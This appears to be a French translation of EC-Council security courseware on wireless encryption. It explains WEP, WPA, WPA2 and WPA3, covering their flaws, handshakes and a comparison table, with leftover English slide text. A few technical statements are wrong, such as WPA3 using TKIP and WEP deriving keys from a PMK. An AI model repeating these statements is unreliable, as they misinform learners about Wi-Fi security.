Dans un WLAN, un utilisateur ou un attaquant peut accéder au réseau sans se connecter physiquement au LAN. Le protocole WEP utilise donc un mécanisme de chiffrement au niveau de la couche de liaison de données pour minimiser le risque d'accès non autorisé au réseau sans fil. Les données sont chiffrées à l'aide de l'algorithme de chiffrement symétrique Rivest Cipher 4 (RC4), qui est un mécanisme cryptographique utilisé pour se protéger contre les menaces.

Rôle du WEP dans la communication sans fil :

- La norme WEP protège contre l'écoute indiscrète des communications sans fil.
- Il tente d'empêcher l'accès non autorisé à un réseau sans fil.
- Il dépend d'une clef secrète partagée par une station mobile et un point d'accès. Cette clef permet de chiffrer les paquets avant leur transmission. L'exécution d'un contrôle

d'intégrité garantit que les paquets ne sont pas altérés pendant la transmission. La norme 802.11 WEP ne chiffre que les données entre les clients du réseau.

Principaux avantages du WEP :

- **Confidentialité** : Il empêche l'écoute indiscrète au niveau de la couche de liaison.
- **Contrôle d'accès** : Il détermine qui peut accéder aux données.
- **Intégrité des données** : Il protège la modification des données par une tierce partie.
- **Efficacité**

Points clefs :

La norme WEP a été développée sans aucun examen par des universitaires ou par le public. En particulier, il n'a pas été évalué par des cryptologues pendant son développement. Par conséquent, il présente des vulnérabilités et des défauts de conception importants.

Le WEP est un chiffrement par flux qui utilise RC4 pour produire un flux d'octets qui sont soumis à un test XOR avec le texte en clair. La longueur de la clef WEP et de la clef secrète sont les suivantes :

- WEP 64 bits utilise une clef de 40 bits
- WEP 128 bits utilise une clef de 104 bits
- WEP 256 bits utilise une clef de 232 bits

Défauts du WEP :

Les défauts de conception ci-dessous compromettent la capacité de la technologie WEP à se protéger contre une attaque sérieuse :

- Aucune méthode définie pour la distribution des clefs de chiffrement :
 - Les clefs pré-partagées (PSK) sont définies une fois lors de l'installation et sont rarement (voire jamais) modifiées.
 - Il est facile de retrouver le nombre de messages chiffrés avec la même clef.
- RC4 a été conçu pour être utilisé dans un environnement plus aléatoire que celui utilisé par WEP :
 - Comme le PSK est rarement modifié, la même clef est utilisée de manière répétée.
 - Un attaquant surveille le trafic et trouve différentes façons de se servir du message en clair.
 - En connaissant le message en clair et le message chiffré, un attaquant peut calculer la clef.
- Les attaquants analysent le trafic à partir de captures de données passives et craquent les clefs WEP à l'aide d'outils tels que AirSnort et WEPCrack.
- Les algorithmes de programmation des clefs sont également vulnérables aux attaques.

Comment fonctionne le WEP :

- La somme de contrôle CRC-32 est utilisée pour calculer une valeur de contrôle d'intégrité (ICV) de 32 bits pour les données, qui, à son tour, est ajoutée à la trame de données.
- Un nombre arbitraire de 24 bits, appelé vecteur d'initialisation (IV), est ajouté à la clef WEP ; l'ensemble formé par la clef WEP et l'IV est parfois appelé graine ou germe WEP.
- La graine WEP est utilisée comme entrée de l'algorithme RC4 pour générer un flux de clefs, qui est soumis à une opération XOR bit par bit avec une combinaison des données et de l'ICV pour produire les données chiffrées.
- Le champ IV (IV + PAD + KID) est ajouté au texte chiffré pour générer une trame MAC.




Figure 8.5 : Fonctionnement du WEP

Wi-Fi Protected Access (WPA) Encryption




WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes **the RC4 stream cipher encryption** with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication



WPA uses TKIP to eliminate the weaknesses of WEP by including **per-packet mixing functions, message integrity checks, extended initialization vectors, and re-keying mechanisms**

How WPA Works



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Chiffrement WPA (Wi-Fi Protected Access)

Le WPA est un protocole de sécurité défini par la norme 802.11i. À l'origine, le principal mécanisme de sécurité utilisé entre les points d'accès sans fil et les clients sans fil était le chiffrement WEP, qui présente l'inconvénient majeur d'utiliser une clef de chiffrement statique. Un attaquant peut exploiter cette faiblesse à l'aide d'outils disponibles gratuitement sur Internet. L'IEEE définit le WPA comme "une extension des protocoles 802.11 qui peut permettre une sécurité accrue". Presque tous les fabricants de Wi-Fi proposent désormais le WPA.

Le WPA offre une meilleure sécurité de chiffrement des données que le WEP car les messages passent par un contrôle d'intégrité des messages (MIC) utilisant le protocole TKIP (Temporal Key Integrity Protocol), qui utilise le chiffrement par flux RC4 avec des clefs de 128 bits et un MIC de 64 bits pour fournir un chiffrement plus fort et permet l'authentification par clef pré-partagée (PSK) ou par l'EAP. Le WPA utilise TKIP pour le chiffrement des données, ce qui élimine les faiblesses du WEP en incluant des fonctions de mélange par paquet, des MIC, des vecteurs d'initialisation (IV) étendus et des mécanismes de renouvellement de clefs.

WEP utilise normalement une clef de chiffrement de 40 ou 104 bits, tandis que TKIP utilise des clefs de 128 bits pour chaque paquet. Le MIC du WPA empêche l'attaquant de modifier ou de renvoyer les paquets.

- **TKIP** : La clef de chiffrement est utilisée en monodiffusion et change pour chaque paquet, ce qui renforce la sécurité. Ce changement de clef pour chaque paquet est automatiquement coordonné entre le client sans fil et l'AP. TKIP utilise un algorithme de contrôle d'intégrité de type Michael avec une clef MIC pour générer la valeur MIC. Il

utilise le chiffrement par flux RC4 avec des clefs de 128 bits et un contrôle d'intégrité MIC de 64 bits. Il permet de réduire la vulnérabilité en augmentant la taille de l'IV et en utilisant des fonctions de mixage. Avec TKIP, le client commence avec une clef temporelle (TK) de 128 bits qui est ensuite combinée avec l'adresse MAC du client et avec un IV pour créer un flux de clefs qui est utilisé pour chiffrer les données via RC4. Il met en œuvre un compteur de séquence pour se protéger contre les attaques par relecture. TKIP améliore WEP en ajoutant un mécanisme de renouvellement des clefs pour fournir de nouvelles clefs de chiffrement et d'intégrité. Les TK sont changées tous les 10 000 paquets, ce qui rend les réseaux protégés par TKIP plus résistants aux attaques cryptographiques reposant sur la réutilisation des clefs.

- **TKs** : Tous les équipements Wi-Fi récemment déployés utilisent le chiffrement TKIP (pour WPA) ou AES (pour WPA2) pour assurer la sécurité du réseau sans fil. Dans le mécanisme de chiffrement WEP, le protocole détermine les clefs de chiffrement (TK) à partir de la paire de clefs maîtresses (PMK), qui est créée au cours de la session d'authentification EAP, tandis que dans les mécanismes de chiffrement WPA et WPA2 le protocole obtient les clefs de chiffrement au cours d'une poignée de main à quatre voies. Dans le message de réussite EAP, le PMK est envoyé à l'AP mais n'est pas dirigé vers le client Wi-Fi car il a obtenu sa propre copie du PMK.

La figure ci-dessous présente la séquence d'installation des TK.




Figure 8.6 : Séquence opérationnelle pour les clefs temporelles

- L'AP envoie une ANonce au client, qui l'utilise pour construire la paire de clefs transitoires (PTK).
- Le client répond avec sa propre valeur Nonce (SNonce) à l'AP, ainsi qu'un MIC.
- Le PA envoie la clef temporelle de groupe (GTK) et un numéro de séquence, ainsi qu'un autre MIC, qui est utilisé dans les trames de diffusion suivantes.
- Le client confirme que les clefs temporelles sont installées.

Comment fonctionne le WPA :

- Une TK, une adresse de transmission et un compteur de séquence TKIP (TSC) sont utilisés comme entrée de l'algorithme RC4 pour générer un flux de clefs.
- La séquence IV ou TK, l'adresse de transmission ou l'adresse de destination MAC et le TK sont combinés avec une fonction de hachage ou une fonction de mixage pour générer une clef de 128 bits et de 104 bits.
- Cette clef est ensuite combinée avec RC4 pour produire le flux de clefs, qui doit être de la même longueur que le message original.
- L'unité de données de service MAC (MSDU) et le contrôle d'intégrité du message (MIC) sont combinés à l'aide de l'algorithme de Michael.
- La combinaison du MSDU et du MIC est fragmentée pour générer l'unité de données du protocole MAC (MPDU).
- Un ICV de 32 bits est calculé pour le MPDU.
- La combinaison du MPDU et de l'ICV est soumise à une opération XOR au niveau du bit avec le flux de clefs pour produire les données chiffrées.
- L'IV est ajouté aux données chiffrées pour générer la trame MAC.




Figure 8.7 : Fonctionnement du WPA

WPA2 Encryption




WPA2 is an **upgrade to WPA**, and it includes mandatory support for counter mode with cipher block chaining message authentication code protocol (**CCMP**), an **AES-based encryption mode** with strong security

Modes of Operation

 WPA2-Personal	 WPA2-Enterprise
<p><input type="checkbox"/> It uses a set-up password (pre-shared Key, PSK) to protect unauthorized network accesses</p>	<p><input type="checkbox"/> It includes EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, and Kerberos</p>

How WPA2 Works



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Chiffrement WPA2

Le WPA2 (Wi-Fi Protected Access 2) est un protocole de sécurité utilisé pour protéger les réseaux sans fil. Le WPA2 a remplacé le WPA en 2006. Il est compatible avec la norme 802.11i et prend en charge de nombreuses fonctions de sécurité que le WPA ne supporte pas. WPA2 introduit l'utilisation de l'algorithme de chiffrement AES conforme à la norme FIPS 140-2 du National Institute of Standards and Technology (NIST), qui est un algorithme de chiffrement fort, et du protocole CCMP (Counter Mode Cipher Block Chaining Message Authentication Code Protocol). Il offre une protection des données et un contrôle d'accès au réseau plus puissants que ceux du WPA. Par ailleurs, il confère un haut niveau de sécurité aux connexions Wi-Fi afin que seuls les utilisateurs autorisés puissent accéder au réseau.

Modes de fonctionnement

Le WPA2 offre deux modes de fonctionnement :

- **WPA2-Personal** : WPA2-Personal utilise un mot de passe défini à l'avance, appelé clef pré-partagée (PSK), pour protéger les accès non autorisés au réseau. Chaque équipement sans fil utilise la même clef de 256 bits générée à partir d'un mot de passe pour s'authentifier auprès de l'AP. En mode PSK, chaque équipement réseau sans fil chiffre le trafic réseau à l'aide d'une clef de 128 bits dérivée d'une phrase de passe de 8 à 63 caractères ASCII. Le routeur utilise la combinaison d'une phrase de passe, du SSID du réseau et de TKIP pour générer une clef de chiffrement unique pour chaque client sans fil. Ces clefs de chiffrement changent continuellement.
- **WPA2-Enterprise** : WPA2-Enterprise utilise EAP ou RADIUS pour l'authentification centralisée des clients à l'aide de plusieurs méthodes d'authentification, telles que les jetons d'authentification, Kerberos et les certificats. WPA-Enterprise attribue une clef

chiffrée unique à chaque système et la cache à l'utilisateur afin de fournir une sécurité supplémentaire et d'empêcher le partage des clefs. Les utilisateurs se voient attribuer des informations de connexion par un serveur centralisé qu'ils doivent présenter lorsqu'ils se connectent au réseau.

Comment fonctionne le WPA2

Lors de la mise en œuvre du CCMP, des données d'authentification supplémentaires (Additional Authentication Data ou AAD) sont générées à l'aide d'un en-tête MAC et incluses dans le processus de chiffrement qui utilise les chiffrages AES et CCMP. Par conséquent, la partie non chiffrée de la trame est protégée contre toute altération ou déformation. Le protocole utilise un numéro de paquet (PN) séquencé et une partie de l'en-tête MAC pour générer un Nonce qu'il utilise dans le processus de chiffrement. Le protocole fournit des données en clair, et les clefs temporelles, l'AAD et le Nonce sont utilisés comme entrée pour le processus de chiffrement des données qui utilise les algorithmes AES et CCMP.

Un PN est inclus dans l'en-tête CCMP pour la protection contre les attaques par relecture. Les données résultantes des algorithmes AES et CCMP produisent un texte chiffré et une valeur MIC chiffrée. Enfin, l'assemblage de l'en-tête MAC, de l'en-tête CCMP, des données chiffrées et du MIC chiffré forme la trame MAC WPA2. La figure ci-dessous montre le fonctionnement du WPA2.




Figure 8.8 : Fonctionnement du WPA2

WPA3 Encryption



WPA3 is an advanced implementation of WPA2 providing trailblazing protocols and uses the **AES-GCM 256** encryption algorithm

Modes of Operation

WPA3 - Personal

- It is mainly used to deliver **password-based authentication** using the SAE protocol, also known as Dragonfly Key Exchange
- It is resistant to offline dictionary attacks and key recovery attacks

WPA3 - Enterprise

- It **protects sensitive data** using many cryptographic algorithms
- It provides authenticated encryption using GCM-256
- It uses HMAC-SHA-384 to generate cryptographic keys
- It uses ECDSA-384 for exchanging keys



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Chiffrement WPA3

Le protocole WPA3 (Wi-Fi Protected Access 3) a été annoncé par la Wi-Fi Alliance en janvier 2018 comme une mise en œuvre avancée du protocole WPA2 qui fournit des protocoles révolutionnaires. Comme le WPA2, le protocole WPA3 se décline en deux variantes : WPA3-Personal et WPA3-Enterprise.

Le protocole WPA3 offre des fonctionnalités innovantes pour simplifier la sécurité Wi-Fi et fournit les fonctionnalités nécessaires pour prendre en charge différents déploiements de réseaux, allant des réseaux d'entreprise aux réseaux domestiques. Il assure également la cohérence cryptographique en utilisant des algorithmes de chiffrement tels que AES et TKIP pour se protéger contre les attaques du réseau. La résilience du réseau est renforcée par l'utilisation de Protected Management Frames (PMF), qui offre un haut niveau de protection contre l'écoute indiscrète et les attaques par falsification. Le WPA3 interdit également l'utilisation des anciens protocoles obsolètes.

Modes de fonctionnement

Le WPA3 propose deux modes de fonctionnement :

- **WPA3-Personal** : Ce mode est principalement utilisé pour délivrer une authentification basée sur un mot de passe. Le WPA3 est plus résistant aux attaques que le WPA2 car il utilise un protocole moderne d'établissement des clefs appelé Simultaneous Authentication of Equals (SAE), également connu sous le nom d'échange de clefs Dragonfly, qui remplace le concept PSK utilisé dans le WPA2-Personal. Certaines des caractéristiques de WPA3-Personal sont décrites ci-dessous :
 - **Résistance aux attaques hors ligne par dictionnaire** : Il empêche les attaques passives par mot de passe telles que le brute-forcing.

- **Résistance à la récupération des clefs** : Même lorsqu'un mot de passe est déterminé, il est impossible de capturer et de déterminer les clefs de session tout en maintenant le secret du trafic réseau.
- **Choix naturel du mot de passe** : Il permet aux utilisateurs de choisir des phrases faibles ou connues comme mots de passe, qui sont faciles à retenir.
- **Accessibilité facile** : Il peut fournir une protection plus importante que le WPA2 sans modifier les méthodes précédemment utilisées par les utilisateurs pour se connecter à un réseau.
- **WPA3-Enterprise** : Ce mode est basé sur le WPA2. Il offre une meilleure sécurité que le WPA2 sur le réseau et protège les données sensibles en utilisant de nombreux concepts et outils cryptographiques. Certains des protocoles de sécurité utilisés par WPA3-Enterprise sont décrits ci-dessous :
 - **Chiffrement authentifié** : Il permet de maintenir l'authenticité et la confidentialité des données. Dans ce but, le WPA3 utilise le protocole Galois/Counter Mode 256 bits (GCMP-256).
 - **Dérivation et validation des clefs** : Il permet de générer une clef cryptographique à partir d'un mot de passe ou d'une clef principale. Il utilise le mode d'authentification de message haché (HMAC) de 384 bits avec l'algorithme de hachage sécurisé SHA, appelé HMAC-SHA-384.
 - **Établissement et vérification des clefs** : Il permet d'échanger des clefs cryptographiques entre deux parties. Dans ce but, le WPA3 utilise l'échange Elliptic Curve Diffie-Hellman (ECDH) et l'algorithme de signature numérique à courbe elliptique (ECDSA) en utilisant une courbe elliptique de 384 bits.
 - **Protection des trames et administration robuste** : WPA3 utilise à cet effet le code d'authentification de message de Galois du protocole d'intégrité de diffusion/multicast de 256 bits (BIP-GMAC-256).

Améliorations de WPA3 par rapport à WPA2

La norme WPA3 peut être utilisée pour mettre en œuvre une stratégie de sécurité en couches permettant de protéger tous les aspects d'un réseau Wi-Fi. WPA3 dispose d'un programme de certification qui spécifie les normes en vigueur que le produit doit prendre en charge. Le protocole Dragonfly handshake/SAE est obligatoire pour la certification WPA3.

Les caractéristiques importantes de WPA3 sont les suivantes :

1. **Handshake sécurisé** : Le protocole SAE (Simultaneous Authentication of Equals), également connu sous le nom de poignée de main Dragonfly, peut être utilisé pour rendre un mot de passe résistant aux attaques par dictionnaire et par force brute, empêchant ainsi le décryptage hors ligne des données.
2. **Wi-Fi Easy Connect** : Cette fonction simplifie le processus de configuration de la sécurité en gérant différentes connexions d'interface dans un réseau avec une seule interface à l'aide du protocole DPP (Wi-Fi Device Provisioning Protocol). Cela peut permettre en

toute sécurité à une multitude d'équipements intelligents d'un réseau de se connecter à un seul équipement en utilisant un code de réponse rapide (QR) ou un mot de passe. Il permet également d'établir une connexion entre différents équipements IoT.

3. **Chiffrement non authentifié** : Il utilise une nouvelle fonctionnalité appelée Opportunistic Wireless Encryption (OWE) qui remplace l'authentification "ouverte" 802.11 en offrant une meilleure protection lors de l'utilisation de hotspots et de réseaux publics.
4. **Des clefs de session plus importantes** : Le processus de sécurité cryptographique de WPA3-Enterprise prend en charge des tailles de clef de 192 bits ou plus, qui sont difficiles à craquer, ce qui garantit une protection solide.

Comparison of WEP, WPA, WPA2, and WPA3

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256

WEP, WPA	✗	Should be replaced with more secure WPA and WPA2
WPA2	✓	Incorporates protection against forgery and replay attacks
WPA3	✓	Provides enhanced password protection and secured IoT connections; encompasses stronger encryption techniques

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Comparaison entre WEP, WPA, WPA2 et WPA3

Le WEP assure la confidentialité des données sur les réseaux sans fil, mais il est faible et n'atteint aucun de des objectifs de sécurité. Alors que le WPA corrige la plupart des problèmes du WEP, le WPA2 rend les réseaux sans fil presque aussi sûrs que les réseaux filaires. Comme le WPA2 prend en charge l'authentification, seuls les utilisateurs autorisés peuvent accéder au réseau. Le WEP doit être remplacé par le WPA ou le WPA2 pour sécuriser un réseau Wi-Fi. Bien que WPA et WPA2 intègrent des protections contre les attaques par falsification et par relecture, WPA3 peut fournir un mécanisme de protection par mot de passe plus performant et sécuriser les connexions IoT ; de plus, il utilise des techniques de chiffrement plus puissantes. Le tableau ci-dessous compare les normes WEP, WPA, WPA2 et WPA3 en termes d'algorithme de chiffrement utilisé, de taille de la clef de chiffrement, de vecteur d'initialisation (IV) produit, de gestion des clefs et d'intégrité des données.

Chiffrement	Caractéristiques				
	Algorithme de chiffrement	Taille de l'IV	Longueur de la clef de chiffrement	Gestion de la clef	Mécanisme de contrôle d'intégrité
WEP	RC4	24-bits	40/104-bits	Aucune	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	Poignée de main à 4 voies.	Algorithme Michael et CRC-32
WPA2	AES-CCMP	48-bits	128-bits	Poignée de main à 4 voies.	CBC-MAC


WPA3	AES-GCMP 256	Longueur arbitraire $1 - 2^{64}$.	192-bits	ECDH et ECDSA	BIP-GMAC-256
------	--------------	---------------------------------------	----------	---------------	--------------

Table 8.2 : Comparaison de WEP, WPA, WPA2 et WPA3



Découvrez les techniques d'attaque spécifiques aux réseaux sans fil

